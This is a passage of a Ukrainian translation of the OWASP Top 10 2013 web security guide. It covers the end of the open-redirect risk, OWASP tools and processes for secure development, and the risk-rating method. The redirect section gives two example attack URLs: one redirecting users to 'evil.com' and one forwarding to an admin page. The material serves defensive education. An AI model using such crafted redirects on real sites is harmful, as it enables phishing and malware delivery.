**Сценарій №1:** Додаток має сторінку з назвою "redirect.jsp", яка має один параметр "url". Зловмисник створює шкідливий URL, який перенаправляє користувача на шкідливий сайт, що встановлює шкідливе програмне забезпечення.

<http://www.example.com/redirect.jsp?url=evil.com>

**Сценарій №2:** Додаток використовує пересилання для обміну запитами між різними частинами сайту. Для спрощення даного процесу деякі сторінки використовують параметр для зазначення того, куди буде переадресовано користувача у разі успіху операції. В такому випадку зловмисник створює URL, що пройде перевірку контролю доступу додатка, а потім направить зловмисника до адміністративних функцій, на які зловмисник не має прав.

<http://www.example.com/boring.jsp? fwd=admin.jsp>

## Посилання OWASP

- [Стаття про відкриті переадресування OWASP](#)
- [Метод ESAPI SecurityWrapperResponse sendRedirect\(\)](#)

## Зовнішні

- [Запис CWE 601 про відкриті переадресування](#)
- [Стаття про шахрайське переадресування URL WASC](#)
- [Стаття з Інтернет-щоденника Google про безпеку відкритих переадресувань](#)
- [OWASP Топ 10 для .NET – стаття про Небезпечні переадресування](#)

## Створити та використовувати повторювані процеси захисту та стандарті елементи управління безпекою

Незалежно від того, чи ви вперше стикнулися з питанням безпеки веб-додатків, чи вже добре знайомі з цими ризиками, задача створення безпечного веб-додатка або виправлення існуючого є досить складною. Якщо ви повинні справитися з великим портфелем додатків – це може стати просто надзвичайним випробуванням.

Щоб допомогти організаціям та розробникам знизити ризики, пов'язані з безпекою їх додатків, без надзвичайних витрат, організація OWASP створила ряд безкоштовних та відкритих ресурсів, які ви можете використовувати для гарантування безпеки додатків у вашій організації. Нижче наведені приклади деяких ресурсів OWASP, створених для допомоги організаціям у процесі розробки безпечних веб-додатків. На наступній сторінці ми вказали додаткові ресурси OWASP, що допоможуть організаціям перевірити рівень безпеки їх додатків.

### Вимоги до безпеки додатків

Для створення безпечного веб-додатка ви повинні визначити, у чому саме полягає безпека такого додатка. OWASP рекомендує використовувати OWASP Стандарт підтвердження безпеки додатків (ASVS) від OWASP в якості настанови щодо встановлення вимог до безпеки вашого додатка. Якщо ви позаштатний працівник, зверніть увагу на Додаток до договору про безпечне програмне забезпечення OWASP.

### Архітектура безпеки додатка

Замість додавання безпеки до вашого додатка, вигідніше розробити безпечний додаток з самого початку. OWASP рекомендує Посібник розробника від OWASP та Пам'ятку щодо запобігання від OWASP в якості відправного пункту в процесі розробки системи безпеки з нуля.

### Стандартні елементи управління безпекою

Створити надійні та придатні для використання елементи управління безпекою надзвичайно важко. Набір стандартних елементів управління безпекою значно спрощує процес розробки безпечних додатків. OWASP рекомендує Проект безпечного ІПП підприємства OWASP (ESAPI) в якості моделі безпечного ІПП, необхідного для створення безпечних веб-додатків. Проект ESAPI охоплює базові реалізації в Java, .NET, PHP, Classic ASP, Python та Cold Fusion.

### Життєвий цикл безпечної розробки

Для вдосконалення процесу, якого ваша організація дотримується при створенні таких додатків, OWASP рекомендує Зрілу модель якості програмного забезпечення (SAMM) від OWASP. Дана модель допомагає організаціям сформулювати та впровадити стратегію гарантування безпеки програмного забезпечення з урахуванням саме тих ризиків, з якими стикаються такі організації.

### Навчання з безпеки додатків

Навчальний проект OWASP включає в себе навчальні матеріали, що допомагають розробникам у процесі навчання в галузі безпеки веб-додатків; крім того, він містить велику кількість Навчальних презентацій OWASP. Для практичного засвоєння знань щодо уразливостей спробуйте OWASP WebGoat, WebGoat.NET або Проект з некоректних веб-додатків OWASP. Для підтримки ваших знань на сучасному рівні запрошуємо вас на Конференції з безпеки додатків OWASP, Семінари від OWASP або місцеві Збори OWASP.

Існують численні додаткові ресурси OWASP, якими ви можете скористатися. Завітайте на Сторінку проекту OWASP, де перераховані всі проекти OWASP відповідно до їх стадії розробки (Release Quality, Beta або Alpha). Більшість ресурсів OWASP доступні в wiki, і багато документів OWASP можна замовити у друкованій формі або у формі електронних книжок.

## Підготуйтеся

Для перевірки безпеки створеного вами веб-додатка або того, що ви маєте намір придбати, OWASP рекомендує проаналізувати код такого додатка (якщо можливо), а також протестувати сам додаток. OWASP рекомендує поєднати аналіз безпеки коду та тестування на проникнення, оскільки це дасть вам переваги сильних сторін обох методів; крім того, обидва підходи доповнюють один одного. Допоміжні інструменти для процесу перевірки можуть підвищити ефективність аналізу. Допоміжні інструменти OWASP призначені для того, щоб аналітик міг працювати більш ефективно, а не для того, щоб автоматизувати процес як такий.

Стандартизація перевірки безпеки веб-додатка: Щоб допомогти організаціям розробити надійний процес оцінки безпеки веб-додатків, організація OWASP створила [Стандарт підтвердження безпеки додатків \(ASVS\)](#) OWASP. Даний документ визначає мінімальний стандарт перевірки безпеки веб-додатків. OWASP рекомендує використовувати ASVS в якості настанови щодо визначення не тільки того, що шукати під час перевірки безпеки веб-додатків, а й для визначення відповідних методів. Даний документ також допоможе вам визначити та вибрати рівень перевірки безпеки веб-додатків. OWASP також рекомендує вам використовувати ASVS для визначення та вибору сервісів для оцінки веб-додатків, що купуються у третіх осіб.

Набір інструментів для оцінки: [OWASP Live CD Project](#) – поєднання деяких найкращих відкритих інструментів забезпечення безпеки в одному середовищі, що завантажується самостійно, або на віртуальній машині (VM). Веб-розробники, тестувальники та спеціалісти в галузі безпеки можуть завантажити цей диск або VM та отримати доступ до всього набору інструментів для тестування безпеки. Для використання цих інструментів вам не потрібно встановлювати їх або налаштовувати.

## Аналіз коду

Аналіз коду – надзвичайно корисна річ для перевірки того, чи містить додаток сильні механізми безпеки, а також для виявлення проблем, які важко виявити шляхом перевірки вихідних даних додатка. Тестування особливо підходить для перевірки, чи можуть бути використані недоліки додатка. Тобто підходи доповнюють один одного та, фактично, в деяких питаннях є взаємозамінними.

Аналіз коду: На додачу до [Посібника розробника OWASP](#) та [Настанови щодо тестування OWASP](#), організація OWASP створила [Настанову щодо аналізу коду OWASP](#), щоб допомогти розробникам та спеціалістам з безпеки додатків зрозуміти, як ефективно перевіряти безпеку веб-додатків шляхом аналізу коду. Існує багато проблем, пов'язаних з безпекою веб-додатків, наприклад, вставка інструкцій, які легше виявити за допомогою аналізу коду, ніж за допомогою зовнішнього тестування.

Інструменти для аналізу коду: Організація OWASP робить успіхи у розробці інструментів для аналізу коду, однак ці інструменти все ще знаходяться на стадії розробки. Автори таких інструментів використовують їх кожен день під час аналізу коду, проте люди, які не є спеціалістами у цій галузі, можуть стикнутися зі складнощами під час їх використання. До складу таких інструментів входять [CodeCrawler](#), [Orizon](#) та [O2](#). І тільки [O2](#) активно розробляється з моменту останнього видання Top 10 у 2010 році.

Всі інструменти для аналізу коду є безкоштовними та відкритими. Найбільш перспективним є інструмент [FindBugs](#) та його новий додатковий модуль, сфокусований на безпеці [FindSecurityBugs](#). Обидва інструменти призначені для Java.

## Тестування безпеки та тестування на проникнення

Тестування додатка: Організація OWASP створила [Настанови щодо тестування](#), щоб допомогти розробникам, тестерам та спеціалістам у галузі безпеки додатків ефективно тестувати безпеку веб-додатків. Дана настанова, у створенні якої брали участь десятки помічників, широко охоплює тему тестування безпеки веб-додатків. Тестування безпеки, як і аналіз коду, має свої сильні сторони. Це надзвичайно, коли ви можете доказати, що додаток небезпечний, шляхом демонстрації зламу. Також існує багато проблем, пов'язаних з безпекою, особливо з безпекою інфраструктури додатка, які просто неможливо виявити шляхом аналізу коду, оскільки додаток як такий не забезпечує повну безпеку.

Інструменти для тестування на проникнення у додаток: [WebScarab](#), який був першим з найпоширеніших проектів OWASP, та новий інструмент [ZAP](#), який сьогодні більш популярний. Обидва інструменти є модулями для тестування веб-додатків. Такі інструменти дають спеціалістам з аналізу безпеки та розробникам можливість перехоплювати запити веб-додатків та направляти тестові запити для визначення, чи є відповідь на такі запити безпечною. Такі інструменти особливо ефективні для виявлення атак XSS, недоліків у процесі автентифікації та контролю доступу. Інструмент [ZAP](#) навіть має вбудований [активний сканер](#), і найкраще те, що він БЕЗКОШТОВНИЙ!



## Започаткуйте програму безпеки ваших додатків прямо зараз

Безпека додатків перестала бути питанням вибору. Між почастішанням атак та регулятивним тиском організаціям необхідно створити ефективну систему для забезпечення безпеки своїх додатків. З огляду на вражаючу кількість додатків та рядків коду, що вже використовується у виробництві, багато організацій намагаються взяти під контроль величезну кількість уразливостей. OWASP рекомендує таким організаціям створити програму безпеки додатків для глибокого відстеження та вдосконалення безпеки для портфелю додатків. Досягнення безпеки додатків вимагає, щоб співпрацювали різні підрозділи організації, включаючи підрозділи, відповідальні за безпеку та аудит, розробку програмного забезпечення, а також комерційної діяльності та керівництво. Даний процес вимагає, щоб безпека була видимою, щоб всі гравці могли бачити та розуміти стан безпеки додатків в організації. Він також вимагає уваги до заходів та результатів, що реально вдосконалять безпеку підприємства шляхом найбільш економічного зниження ризиків. До ключових заходів ефективної програми безпеки додатків входять наступні етапи:

### Розпочніть

- Створіть [програму безпеки додатків](#) та керуйте її впровадженням.
- Проведіть [аналіз недоліків шляхом порівняння вашої організації з організаціями-аналогами](#) для визначення ключових галузей вдосконалення та плану виконання.
- Отримайте дозвіл від керівництва та проведіть [кампанію ознайомлення з безпекою додатків](#) для всієї IT-організації.

### Підхід створення портфелів додатків, оснований на ризиках

- Визначте та [розставте пріоритети у вашому портфелі додатків](#) з точки зору ризиків, властивих саме вашої організації.
- Створіть модель профілювання ризиків додатків для оцінки та розстановки пріоритетів додатків у вашому портфелі.
- Створіть настанову щодо забезпечення якості для належного визначення рівня захисту.
- Створіть [загальну модель оцінки ризиків](#) з відповідними факторами, що впливають на ймовірності та наслідки, що відображатиме ризики саме вашої організації.

### Підкріпіть сильною базою

- Створіть ряд вузьких [політик та стандартів](#), що будуть виступати в якості основних положень з безпеки додатків для всіх розробників.
- Визначте [загальний набір елементів управління безпекою](#), що будуть доповнювати ці політики та стандарти, та розробіть настанову щодо їх використання.
- Створіть [курси з безпеки додатків](#) для розробників з різними ролями та на різні теми.

### Інтегруйте безпеку в існуючі процеси

- Визначте та інтегруйте [процес впровадження безпеки](#) та заходи [перевірки](#) в існуючі процеси розробки та експлуатації. Такі заходи включають в себе [Моделювання загроз](#), Безпечну розробку та Аналіз, Безпечне кодування та [Аналіз коду](#), [Тестування на проникнення](#) та [Виправлення](#).
- Забезпечте успіх профільних спеціалістів та [служб підтримки для проектних команд та команд з розробки](#).

### Забезпечте видимість управління

- Управляйте метриками. Заохочуйте рішення щодо вдосконалень та фінансування, основані на зібраних метричних показниках та даних аналізу. Метричні показники включають в себе дотримання практик/заходів з безпеки, кількість впроваджених уразливостей, кількість попереджених уразливостей, охоплення додатка, щільність дефектів за типом та періодичністю тощо.
- Аналізуйте дані, отримані в процесі впровадження та перевірки, для виявлення глибинних причин та зразків уразливостей з метою визначення стратегічних та систематичних вдосконалень на всьому підприємстві.

## Про ризики, а не про слабкі місця

Не дивлячись на те, що версія [2007](#) року та попередні версії проекту [OWASP Top 10](#) були сфокусовані на визначенні найбільш поширених «уразливостей», проект OWASP Top 10 був завжди організований навколо ризиків. Це призвело до зрозумілого замішання з боку людей, які шукають чіткої систематики слабких місць. В [OWASP Top 10 2010 року](#) рейтинг Top 10 докладно роз'яснений з огляду на ризики шляхом визначення того, яким чином об'єднуються чинники загрози, вектори атаки, слабкі місця, технічні наслідки та наслідки для діяльності, щоб разом створити ризики. Дана версія OWASP Top 10 дотримується аналогічної методології.

Методологія створення рейтингу ризиків Top 10 основана на [Методиці оцінки ризиків OWASP](#). Для кожної позиції Top 10 ми оцінили типовий ризик, яке кожне слабе місце може викликати для типового веб-додатка, розглянувши фактори, що впливають на ймовірність та фактори, що впливають на наслідки для кожного слабого місця. Потім ми склали рейтинг Top 10 відповідно до слабких місць, що, як правило, стають причиною найбільш значущих ризиків для додатка.

[Методика оцінки ризиків OWASP](#) визначає численні фактори для розрахунку ризиків визначеної уразливості. Однак Top 10 призначений для розгляду загальних випадків, а не конкретних уразливостей у реальному додатку. Саме тому ми ніколи не зможемо досягти точності, аналогічної тій, яку можуть досягти власники систем при розрахунку ризиків для своїх додатків. Ви краще визначите важливість вашого додатка та даних, що існують, чинники загрози саме для вас та як саме побудована та працює ваша система.

Наша методика включає в себе три фактори, що впливають на ймовірність для кожного слабого місця (поширеність, можливість виявлення та легкість вторгнення) та один фактор, що впливає на наслідки (технічні наслідки). Поширеність слабого місця – це фактор, який вам, як правило, не потрібно розраховувати. Дані щодо поширеності ми отримували від різних організацій (вказаних у розділі «Подяка» на сторінці 3) і потім ми виводили з цих даних середнє значення для визначення ймовірності їх включення у Top 10 за поширеністю. Потім ми поєднали ці дані з іншими двома факторами ймовірності (можливість виявлення та легкість вторгнення) з метою розрахунку рейтингу ймовірності кожного слабого місця. Після цього, ми помножили отримані результати на розрахований нами технічні наслідки для кожної позиції і, як результат, ми отримали загальний рейтинг ризиків по кожній позиції Top 10.

Зважайте на те, що такий підхід не враховує ймовірність чинника загрози. Він також не враховує технічні аспекти, специфічні саме для вашого додатка. Будь-які з цих факторів можуть значно вплинути на загальну ймовірність того, що зловмисник знайде та використає конкретну вразливість. Даний рейтинг також не враховує реальні наслідки для вашої діяльності. [Ваша організація](#) має самостійно вирішити, скільки ризиків безпеки з додатків [організація](#) може прийняти з огляду на культуру, промисловість та регулятивне середовище. OWASP Top 10 не має на меті здійснювати аналіз ризику замість вас.

Далі зображені наші розрахунки для ризику A3: Міжсайтове виконання сценаріїв в якості прикладу. Атаки XSS настільки поширені, що їх єдине гарантоване значення 0 – «ДУЖЕ ПОШИРЕНІ». Інші ризики коливаються від поширених до незвичних (значення від 1 до 3).

Чинники загрози	Вектори атаки	Слабкі місця безпеки	Технічні наслідки	Наслідки для діяльності	
Специфічні для додатка	Можливість зламу СЕРЕДНЯ	Поширеність ДУЖЕ ПОШИРЕНА	Можливість виявлення ЛЕГКА	Наслідки ПОМІРНІ	Специфічні для додатка / діяльності
	2	0	1	2	
		1	*	2	
			2		



# Опис факторів ризиків

## Резюме факторів Топ 10 ризиків

У наступній таблиці представлено резюме Топ 10 Ризиків безпеки додатків 2013 та факторів ризиків, які ми присвоїли кожному ризику. Ці фактори визначалися на основі доступних статистичних даних та досвіду команди проекту OWASP Топ 10. Щоб зрозуміти ці ризики для конкретного додатка або організації, ви повинні розглянути ваші власні чинники загрози та наслідки для вашої діяльності. Навіть винятково слабкі місця програмного забезпечення можуть не являти собою серйозний ризик, якщо немає чинників загрози, здатних здійснити атаку, або наслідки для діяльності є незначними щодо залучених активів.

РИЗИК	Чинники загрози	Вектори атаки	Слабкі місця безпеки		Технічні наслідки	Наслідки для діяльності
		Можливість зламу	Поширеність	Можливість виявлення	Наслідки	
A1-Вставка інструкцій	Специфічні для додатка	ЛЕГКА	ЗВИЧАЙНА	СЕРЕДНЯ	ТЯЖКІ	Специфічні для додатка
A2-Аутифікація	Специфічні для додатка	СЕРЕДНЯ	ПОШИРЕНА	СЕРЕДНЯ	ТЯЖКІ	Специфічні для додатка
A3-Міжсайтове виконання сценаріїв (XSS)	Специфічні для додатка	СЕРЕДНЯ	ДУЖЕ ПОШИРЕНА	ЛЕГКА	ПОМІРНІ	Специфічні для додатка
A4-Небезпечні ППО	Специфічні для додатка	ЛЕГКА	ЗВИЧАЙНА	ЛЕГКА	ПОМІРНІ	Специфічні для додатка
A5-Небезпечна конфігурація	Специфічні для додатка	ЛЕГКА	ЗВИЧАЙНА	ЛЕГКА	ПОМІРНІ	Специфічні для додатка
A6-Критичні дані	Специфічні для додатка	ВАЖКА	РІДКІСНА	СЕРЕДНЯ	ТЯЖКІ	Специфічні для додатка
A7-Доступ до функціонального рівня	Специфічні для додатка	ЛЕГКА	ЗВИЧАЙНА	СЕРЕДНЯ	ПОМІРНІ	Специфічні для додатка
A8- CSRF	Специфічні для додатка	СЕРЕДНЯ	ЗВИЧАЙНА	ЛЕГКА	ПОМІРНІ	Специфічні для додатка
A9-Компоненти	Специфічні для додатка	СЕРЕДНЯ	ПОШИРЕНА	ВАЖКА	ПОМІРНІ	Специфічні для додатка
A10-Переадресування	Специфічні для додатка	СЕРЕДНЯ	РІДКІСНА	ЛЕГКА	ПОМІРНІ	Специфічні для додатка

## Додаткові ризики, які необхідно розглянути

Топ 10 охоплює багато проблем, однак існують й інші ризики, які необхідно розглянути та які необхідно оцінювати. Деякі з них обговорюються в попередніх версіях Топ 10, інші – ні, включаючи нові методи атак, що постійно виявляються. Інші важливі ризики безпеки додатків (в алфавітному порядку), що варті уваги, включають:

- Виконання шкідливих файлів (У Топ 10 2007 року – [Позиція 2007-A3](#))
- Витік інформації та Неналежна обробка помилок (У Топ 10 2007 року – [Позиція 2007-A6](#))
- Відмова в обслуговуванні (У Топ 10 2004 року – [Позиція 2004-A9](#))
- Вставка інструкцій у мову виразів ([CWE-917](#))
- Масове призначення ([CWE-915](#))
- Недостатня протидія автоматизації ([CWE-799](#))
- Неналежний збір даних та відслідковування (у Топ 10 2007 року відноситься до [Позиції 2007-A6](#))
- Неналежний рівень виявлення атак та реагування на них
- Паралельні злами
- Підміна інтерфейсу користувача
- Приватність користувачів

## НИЖЧЕ ПРЕДСТАВЛЕНІ ЗОБРАЖЕННЯ ІНШИХ ДОСТУПНИХ ВЕРСІЙ ДАНОЇ ПУБЛІКАЦІЇ.

**ALPHA:** «Alpha Quality» – це робочий проект публікації. Зміст книги чорновий та знаходиться на стадії розробки до наступного рівня публікації.

**BETA:** «Beta Quality» – етап розробки перед найвищим рівнем якості публікації. Зміст все ще перебуває на стадії розробки до наступного рівня публікації.

**RELEASE:** «Release Quality» – найвищий рівень якості публікації. Дана публікація є остаточним варіантом.



**ALPHA**  
ОПУБЛІКОВАНО



**BETA**  
ОПУБЛІКОВАНО



**RELEASE**  
ОПУБЛІКОВАНО

## ВИ МАЄТЕ ПРАВО:



ділитися – копіювати, розповсюджувати та передавати роботу



перемішувати – адаптувати роботу

## ЗА НАСТУПНИХ УМОВ:



**Атрибуція.** Ви маєте забезпечити відповідне зазначення авторства або вказати посилання на ліцензію відповідно до вказівок автора або власника ліцензії (проте не способом, що буде припускати, що ліцензіар схвалює вас або ваш спосіб використання роботи).



**Ділитися на тих самих умовах.** Якщо ви змінюєте, трансформуйте або берете за основу дану роботу, ви можете розповсюджувати отриману роботу тільки за такою же, подібною або сумісною ліцензією.



**OWASP**

The Open Web Application Security Project

Відкритий проект захисту веб-додатків (OWASP) – це вільна та відкрита світова спільнота, що працює над вдосконаленням безпеки прикладного програмного забезпечення. Наша місія – зробити безпеку додатків «видимою», щоб люди та організації могли приймати свідомі рішення щодо ризиків, пов'язаних з безпекою додатків. Будь-хто має право взяти участь у проекті OWASP, і всі наші матеріали доступні за ліцензією на вільне та відкрите програмне забезпечення. Фонд OWASP – це некомерційна, благодійна організація 501c3, що забезпечує доступність та підтримку нашої роботи.